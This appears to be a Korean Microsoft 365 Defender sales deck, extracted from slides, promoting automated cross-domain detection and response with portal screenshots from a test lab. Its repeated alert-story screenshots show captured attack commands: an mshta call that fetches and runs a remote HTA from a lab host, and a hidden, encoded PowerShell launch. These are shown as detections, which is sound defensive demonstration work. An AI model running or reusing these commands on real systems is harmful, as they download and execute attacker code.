



Microsoft 365 Defender

자동화된 크로스 도메인 보안을 통한 보다 효과적인 공격 차단 및 보안 운영 워크로드의 50% 절감

발표자 이름:




멀티 클라우드

SIEM

Azure Sentinel



파트너십



Microsoft Defender

XDR

SIEM

Azure Sentinel



멀티 클라우드



파트너십

클라우드 네이티브, 모든 데이터, 모든 엔터티



클라우드 네이티브



모든 데
이터




AI



자동화



ID



디바이스




데이터



인프라



앱



네트워크

Microsoft Defender

XDR

← 크로스 도메인 보호 →

Microsoft 365 Defender

- ID
- 엔드포인트
- 앱
- 이메일
- 클라우드 앱
- 문서

Azure Defender

- SQL
- Server VM
- 컨테이너
- 네트워크
- IoT
- Azure App Service

Microsoft Defender

XDR

업계 최고 수준의 보안 솔루션인 Microsoft 365



ID

Microsoft Defender
for Identity



구 Azure Advanced
위협 차단



엔드포인트

Microsoft Defender
for Endpoint



구 Microsoft Defender
고급 위협 차단



클라우드 앱

Microsoft Cloud
App Security



사용자 데이터

Microsoft Defender
for Office 365



구 Microsoft Defender
고급 위협 차단

개별 사일로에서 조직화된 크로스 도메인 보안으로의 전환

Microsoft 365 Defender



개별 사일로에서 조직화된 크로스 도메인 보안으로의 전환

Microsoft 365 Defender

자동화된 크로스 도메인 보안




단일 포털
- 통합 엔터티



조직화된 능동적인
위협 차단



영향을 받은 자산의
자동 복구



통합 위협
인텔리전스 및 분석



크로스 도메인
위협 헌팅

관리 · API · 커넥터

더 알아보기: <http://aka.ms/m365d>

시작하기: <http://security.microsoft.com>

오늘의 주제...

Microsoft 365 Defender가 SOC 효율성을 개선하는 방법

업계 최고 수준의 완벽한 단일 통합 보호 스택

>70% 조직에 대한 위협 방지

>80% SOC 대기열의 알림 감소

>75% 자동화로 해결되는 작업 항목

SOC 효율성이 그 어느 때보다 중요한 때입니다.

*© 2019 Accenture

**[Cybersecurity Ventures](#)

▲ 67%
지난 5년간 공격 증가 비율*

50 ⚙️
평균적인 규모의 조직이
보유한 보안 도구의
평균 개수

3.5m 👤
2021년까지 채워지지 않을
것으로 예상되는 전 세계 사
이버 보안 직무 수**

Microsoft Defender가 SOC 효율성을 지원하는 방법

50 

평균적인 규모의 조직이
보유한 보안 도구의
평균 개수

복잡성, 컨텍스트 전환, 다
운타임 증가



Microsoft 365 도구용 단일 포털 도
구 심층 통합

67% 

지난 5년간 공격 증
가 비율*

하루 >10,000개의 알림 ->
알림 피로, 체류 시간



워크로드를 줄이고 엔드투엔드 조사
를 지원하는 인시던트

3.5m 

2021년까지 채워지지 않을
것으로 예상되는 전 세계 사
이버 보안 직무 수**

불충분한 리소스 및 기술




자동 자체 복구
Microsoft Threat Experts

사례 연구

Microsoft Defender 내 공격에 대응하는 SOC

공격 사례 예시



- ☰
- 🏠 Home
- 🏆 Secure score
- 🛡️ Incidents & alerts ^
- Unified queue
- Endpoint alerts
- Email & collaboration alerts
- 🔍 Hunting v
- 📄 Action center
- Endpoint
- 🔍
- 📊 Dashboard
- 📁 Device inventory
- 🔧 Vulnerability management v
- 🔍 Threat analytics
- 🔗 Partners & APIs v

Good morning, Rob

Active Incidents

35 Active incidents

21 Unassigned incidents

■ High (5) ■ Medium (8) ■ Low (16) ■ Informational (6)

Incident and alert trend

■ Incidents ■ Alerts

Incident name	Severity	Active alerts	Scope	Last activity	Tags
Multi-stage incident...	High	123/138	4 2 117	Sep 4, 06:32:45 AM	HIGH RISK THREAT EXPERT
'Dirtelti' backdoor wa...	High	132/132	44 0 0	Sep 4, 06:41:45 AM	
Office process droppe...	High	132/132	4 0 0	Sep 4, 06:42:45 AM	

[View all active incidents](#)

Action Center

20 actions pending approval

Users 5/35

Mailboxes 15/30

Devices 10/16

■ Pending approval ■ Remediated ■ Timed out ■ Failed

[Approve in Action Center](#)

Threat Analytics

1 Active threat in your org

Human operated ransomware attack

Cobalt Strike: Hiding in the Red No active alerts

Qakbot blight lingers, seeds ransomware No active alerts

■ Active Alert ■ Resolved alerts

[See More](#)

Security Blogs and News

Tammy Ganachaya @tanmayg

In continuing to diminish the chances of sophisticated threats slipping through defenses, we have expanded behavioral blocking and containment capabilities to get even broader visibility into malicious behavior by using a rapid protection loop...

[See on Twitter](#)

Microsoft Defender ATP

Next-generation protection ↔ Endpoint detection and response

March 9th, 2020 - 6:32PM ♥ 157

[Next](#) [Need help?](#) [Give feedback](#)

Microsoft 365 Defender 통합 포털

- Microsoft 365 E5 라이선스 또는 개별 제품 E5 라이선스
- 현재 사용 중인 E5 제품이 하나인 경우에도 Microsoft 365 Defender를 사용하고 지속적으로 확장하여 다양한 제품이 주는 가치를 활용하세요.

Microsoft 365 Defender 대시보드

- 조직의 전반적인 보안 상태
- 다음으로 우선순위가 높은 SOC 작업 항목은 무엇입니까?

Alerts queue

6 months

Title	Severity	Incident	Stat...	Category	Device	User
'Killav' malware was detected	Informational	7759	Resolved	Malware	cont-pollyharre	
> 2 alerts: An active 'Wintapp' backdoor was det...	Medium	2 Incidents	Resolved	Grouped by:...	2 device	
MDATP custom detection - 2 machine groups	Medium	12991	New	Persistence	cont-juliaweiss	nt authority\system
> 4 alerts: Suspicious PowerShell command line	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
Suspected credential theft activity	Medium	Multi-stag...	New	Credential a...	cont-mikebarden	domain1\adrian.bard
> 7 alerts: Suspicious process injection observed	Medium	4 Incidents	Multiple	Grouped by:...	2 device	3 user
> 3 alerts: Reflective dll loading detected	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 3 alerts: Passwords hashes dumped from LSAS...	Medium	3 Incidents	Multiple	Grouped by:...	2 device	nt authority\system
> 9 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: A script with suspicious content was o...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 4 alerts: Suspicious behavior by an HTML appli...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: Successful logon using potentially stol...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	nt authority\system
> 4 alerts: 'Ploprolo' malware was detected	Informational	4 Incidents	Multiple	Grouped by:...	cont-pollyharre	
> 2 alerts: A script with suspicious content was o...	Medium	2 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 4 alerts: A link file (LNK) with unusual characte...	Low	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 3 alerts: Suspicious URL clicked	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell

하루 1,000건의 위협 시도

- 평균적인 규모의 조직에서 하루에 Microsoft 365 Defender가 의심스럽거나 악의적인 시도를 마주하는 횟수
- 매우 긴 알림 대기열...

보호가 우선입니다.

- Microsoft 365 Defender는 완벽한 보호 스택입니다!
- Microsoft 365 도메인 전반에 걸친 협업을 통한 보호 강화
- 70%의 시도를 완벽히 차단 - 즉각적인 SOC 조치 불필요




Incidents

Export

Incident name	Severity ↓	Active alerts	Remediation status	Category	Impact
> 'Dirtelti' backdoor was prevented on multiple endpoints	Info...	17/18	Remediated	Initial access, Suspicious activity	2
> Office process dropped and executed a PE file on multiple endpoints	Medium	5/5	Remediated	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Initial access & Execution on one en...	High	9/9	Remediated	Initial access, Suspicious activity+2 more	2
> Ransomware activity	High	15/15	Pending approval	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Discovery & Command and control o...	Medium	5/5	Remediated	Initial access, Suspicious activity+2 more	2
> CustomEnterpriseBlock' detected on multiple endpoints	Low	34/36	Remediated	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Execution & Ex-filtration on multiple ...	High	8/8	Investigation running	Initial access, Suspicious activity+2 more	2
Alert name					
Sensitive file uploaded	High	-	Remediated	Initial access	con
Suspicious powershell commandline	Medium	-	Investigation running	Initial access	con
Suspected credential theft activity	Medium	-	Investigation running	Suspicious activity	Jon
Suspicious powershell commandline	Medium	-	Remediated	Initial access	con
Suspicious powershell commandline	Medium	-	Remediated	Initial access	con
Suspicious process injection observed	Medium	-	Remediated	Initial access	con
Reflective dll loading detected	Medium	-	Remediated	Initial access	con
Suspicious process injection observed	Medium	-	Remediated	Initial access	con
> Multi-stage incident involving Discovery & Command and control o...	High	5/5	Investigation running	Initial access, Suspicious activity+2 more	2


알림-인시던트

- 동일한 공격과 관련된 알림을 단일 SOC 작업 항목으로 연결
- 인시던트 제목이 내용 및 우선순위를 암시
- 타사 도구 통합을 위한 인시던트 API



자동 자체 복구

- Microsoft 365 워크로드 전반에 걸친 손상된 자산의 자동 조사 및 시정
- 75%의 인시던트를 자동 해결



Summary

Alerts (25)

Devices (2)

Users (2)

Mailboxes (1)

Investigations (12)

Evidence (54)

Alerts and categories

25/25 active alerts
6 MITRE ATT&CK tactics
2 other alert categories



© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

Scope

2 impacted devices
2 impacted users
1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority	Tags
cont-pollyharre	High	IT Team, Latera
cont-mikebarden	High	IT Team, Latera
mike.barden	No data available	Office 365 admini
adrian.bard	No data available	
polly.harrell@mptestlab01.onmicr...	No data available	

View entities

Evidence

54 entities found

[View all entities](#)

- Jun 2, 2020, 3:57:59 PM | New
Suspicious URL clicked on cont-pollyharre
- Jun 2, 2020, 3:58:22 PM | New
A link file (LNK) with unusual characteristics was opened on cont-pollyharre
- Jun 2, 2020, 3:58:26 PM | New
Suspicious PowerShell command line on cont-pollyharre
- Jun 2, 2020, 3:58:26 PM | New
Suspicious PowerShell command line on cont-pollyharre
- Jun 2, 2020, 3:58:34 PM | New
A script with suspicious content was observed on cont-pollyharre

인시던트 요약

- 모든 공격 자료를 한 곳에 자동 수집
- MITRE 매핑
- 범위 & 영향 받은 엔티티
- 관련 알림
- 자동 복구 상태
- 수집된 전체 증거

→ **보다 빠르고 효율적인 조사**

cont-mikebarden Risk level ▲ High
DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id 7056
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\mshta.exe
 Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
 Image file creation time Mar 19, 2019 7:45:40 AM
 Is elevated True
 Integrity level High

Suspicious PowerShell command line Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed Medium Detected New

Suspicious PowerShell command line Medium Detected New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Suspicious PowerShell command line

Medium Detected New

Alert state

Classification: True alert
 Assigned to: tomerb@mtptestlab01.onmicrosoft.com
[Set Classification](#)

Alert details

Category: Execution
 Techniques: T1086

Detection source: EDR
 Detection status: Detected

Detection technology: Behavior, MachineLearning
 Generated on: Jun 2, 2020 4:02:19 PM

First activity Last activity

통합 알림 조사

- 단일 시퀀스를 통해 알림으로 이어지는 모든 활동
- 영향을 받는 디바이스, 사용자 및 모든 관련 세부 정보를 한 번에 확인할 수 있어 빠르고 효과적인 조사가 가능

cont-mikebarden Risk level ▲ High
DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id 7056
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\mshta.exe
 Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
 Image file creation time Mar 19, 2019 7:45:40 AM
 Is elevated True
 Integrity level High

Suspicious PowerShell command line Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed Medium Detected New

Suspicious PowerShell command line Medium Detected New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAAALQBIAHEIAA0A...
 Process id 9088
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17fddc87
 Image file creation time Mar 19, 2019 7:46:56 AM
 Integrity level High

Suspicious PowerShell command line

Medium Detected New

Alert state

Classification
True alert
[Set Classification](#)

Assigned to
tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior, MachineLearning

Generated on
Jun 2, 2020 4:02:19 PM

First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

See in timeline
 Consult a threat expert
 Create suppression rule
 Link alert to another incident

Manage this alert

cont-mikebarden Risk level ▲ High
 DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding ▼

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta ▲

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

Suspicious PowerShell command line ■ ■ ■ Medium ● Detected ● New (True alert)

Suspicious behavior by an HTML application was observed ■ ■ ■ Medium ● Detected ● New

Suspicious PowerShell command line ■ ■ ■ Medium ● Detected ● New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline	"powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIAHEAIAA0A...
Process id	9088
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1	36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time	Mar 19, 2019 7:46:56 AM
Integrity level	High

Consult a threat expert

Collaborate with Microsoft Threat Experts on investigating suspicious activities in your organization.

Ensure that the portal page for the alert or machine in question is in view while providing information for this inquiry.

Note: This and other relevant information will be shared with Microsoft Threat Experts to enable the best response to your inquiry.

Investigation topic

Email

Enter the email address you'd like Microsoft Threat Experts to send their reply.

Submit

[Privacy statement](#)

cont-mikebarden Risk level ▲ High
 IT Team LateralMTest pollyh Windows10

DOMAIN1\adrian.bard

ALERT STORY

Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id 7056
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\mshta.exe
 Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
 Image file creation time Mar 19, 2019 7:45:40 AM
 Is elevated True
 Integrity level High

Suspicious PowerShell command line Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed Medium Detected New

Suspicious PowerShell command line Medium Detected New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAQcBdAdDoAogBTAGkAegBIAACAALQBIAHEAIAA0A...
 Process id 9088
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17ddc87
 Image file creation time Mar 19, 2019 7:46:56 AM
 Integrity level High

Suspicious PowerShell command line

Medium Detected New

Alert state

Classification
 True alert
[Set Classification](#)

Assigned to
 tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
 Execution

Techniques
[T1086](#)

Detection source
 EDR

Detection status
● Detected

Detection technology
 Behavior, MachineLearning

Generated on
 Jun 2, 2020 4:02:19 PM

First activity
 Jun 2, 2020 4:02:19 PM

Last activity
 Jun 2, 2020 4:02:19 PM

Alert description

A suspicious PowerShell activity was observed on the machine

Manage this alert

Isolate device Restrict app execution

cont-mikebarden
■■■ **High** ● Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level ■■■ **High** Exposure level ▲ **High**

Open incidents **1** Active alerts **5**

Data sensitivity level 🔒 **Medium** Logged on users **9**

Device details

Domain: contoso.org

OS: Windows 10 64-Bit (build 17134)

SAM name: JEDF-DSK\$

Directory data

UAC Flags
[See all flags](#)

SPNs
[See all SPNs \(6\)](#)

Group membership
[See all groups \(2\)](#)

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs Do

Active alerts


Risk level: High
5 active alerts in 2 incidents



[See all incidents](#)

Security assessments

Exposure level: High
2 security recommendations



[See all recommendations](#)

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
🔍 Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
🔍 Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrator
🔍 Amber Jones	▲ 276	-	2	Interactive, Network	1	Senior CX Writer

[See all users](#)

Traffic



Last 30 days, updated 6:20 pm today

14 MB

통합 디바이스 페이지

- 전체 워크로드의 디바이스 데이터를 한 곳으로 수집
- 빠른 대응 조치

cont-mikebarden
■ ■ ■ **High** ● Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level ■ ■ ■ **High** Exposure level ▲ **High**

Open incidents **1** Active alerts **5**

Data sensitivity level 🔒 **Medium** Logged on users **9**

Device details

Domain: contoso.org

OS: Windows 10 64-Bit (build 17134)

SAM name: JEDF-DSK\$

Directory data

UAC Flags [See all flags](#)

SPNs [See all SPNs \(6\)](#)

Group membership [See all groups \(2\)](#)

- Overview
- Alerts
- Timeline
- Security recommendations
- Software inventory
- Discovered vulnerabilities
- Missing KBs
- Documents
- Traffic
- Disc
- Sensitive documents

- ▶ Start live response session
- 🔍 Initiate automated investigation
- 🏷️ Manage tags
- 📌 Action center

Active alerts

Risk level: High
5 active alerts in 2 incidents

Active alerts (5)



High (1) Medium (4) Low (0) Informational (0)

[See all incidents](#)

Security assessments

Exposure level: High
2 security recommendations

Discover vulnerabilities (5)



Critical (0) High (3) Medium (1) Low (1)

[See all recommendations](#)

Sensitive documents

Data sensitivity: Medium
923/1543 sensitive documents

Sensitive documents (923)



Protected (211) Not protected (280) Other (432)

[See all documents](#)

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
👤 Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
👤 Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrator
👤 Amber Jones	▲ 276	-	2	Interactive, Network	1	Senior CX Writer


[See all users](#)

Traffic

Traffic: **29MB** Risky apps: **0** Transactions: **25** Apps: **7**

Last 30 days, updated 6:20 pm today

14 MB



Action Center

 Pending History

 1 week 

 Customize columns 

 Export  30 items per page 


✓	Action update time ↓	Investigation ID	Action type	Details	Entity ty...	Asset	Decision	Decided by	Stat
	1/26/20, 8:27 AM	6124e6  	Turn off external mail forwarding	jennysn@mtptestlab01.onmicrosoft.com	Mailbox		 Approved	jennysn@mtptestlab01.onmicrosoft.com	✓
	1/22/20, 1:40 PM	204 	Quarantine file	c:\users\mike.barden\desktop\innocentfile.doc	File	cont-mikebarden.domain1.test.loc...	 Approved	Automation	✓
